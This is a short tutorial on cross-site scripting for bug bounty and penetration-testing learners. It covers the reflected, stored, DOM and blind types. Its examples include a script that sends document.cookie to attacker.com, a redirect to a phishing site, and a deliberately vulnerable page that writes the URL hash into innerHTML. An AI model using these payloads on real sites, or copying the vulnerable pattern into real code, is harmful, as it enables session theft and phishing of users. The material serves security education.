XSS

WAPT / Bug Bounty

What is XSS?


Cross-Site Scripting (XSS) is a type of security vulnerability found in web applications. It allows attackers to inject **malicious JavaScript code** into webpages. This code runs in the user's browser and can perform various **harmful actions**, like -

Account Takeover (ATO) via cookies: An attacker can steal cookies and use them to hijack user sessions.

Phishing: Trick users into providing sensitive information by mimicking legitimate websites.

Chaining with other bugs: Combine with other vulnerabilities to increase the impact of an attack.

Types of XSS



Reflected xss

The malicious script comes from the current HTTP request. It only works when the attacker tricks the victim into clicking a specially crafted link.

Example Scenario:

You receive a link like **example.com?search=<script>alert('XSS')</script>**. If the website reflects this input back in the page without proper sanitization, the script runs and displays an alert when you click on the link.

```
<!-- Attacker's payload -->
<script>
    // Attacker's payload: display an alert message
    alert('XSS');
</script>
```

Stored xss

The malicious script is stored on the server and executed whenever the data is retrieved and displayed to users.

Example Scenario:

Imagine a social media website where users can post comments on each other's profiles. If the website does not properly sanitize user inputs, when any user click on the comment or views the profile with this comment, the script runs, sending their cookies to the attacker's server.

```
<!-- Attacker posts the following payload as a comment -->
<script>
    // Example payload: Steal cookies and send them to an attacker's server
    var img = new Image();
    img.src = "http://attacker.com/steal-cookie?c=" + document.cookie;
 </script>
```

DOM XSS

The vulnerability exists in the client-side code (JavaScript) and modifies the DOM environment in the browser.

Example Scenario:

Suppose a webpage uses JavaScript to read parameters from the URL and display them on the page without proper sanitization.

```
<!-- Vulnerable page example -->
<!DOCTYPE html>
<html>
<head>
  <title>Welcome Page</title>
</head>
<body>
  <h1 id="greeting"></h1>

  <script>
    // Vulnerable JavaScript code
    var fragment = window.location.hash.substring(1);
    document.getElementById('greeting').innerHTML = "Welcome, " + fragment;
  </script>
</body>
</html>
```

The attacker crafts a URL like **example.com#<script>window.location=‘http://phishing-site.com'</script>**. When a authenticated user visits this URL, the script executes and redirects the user to the attacker's phishing site, potentially tricking them into providing sensitive information.

```
<!-- Attacker's payload -->
<script>
    window.location = 'http://phishing-site.com';
  </script>
```

Blind xss

The attacker doesn’t see the immediate result of their payload execution. Often, the payload is stored and executed in an environment not directly visible to the attacker.

Example Scenario:

An attacker submits a malicious script in a feedback form. The script executes when an admin views the feedback in their admin panel, and the attacker might get access to their internal server.

For more -

https://portswigger.net/web-security/cross-site-scripting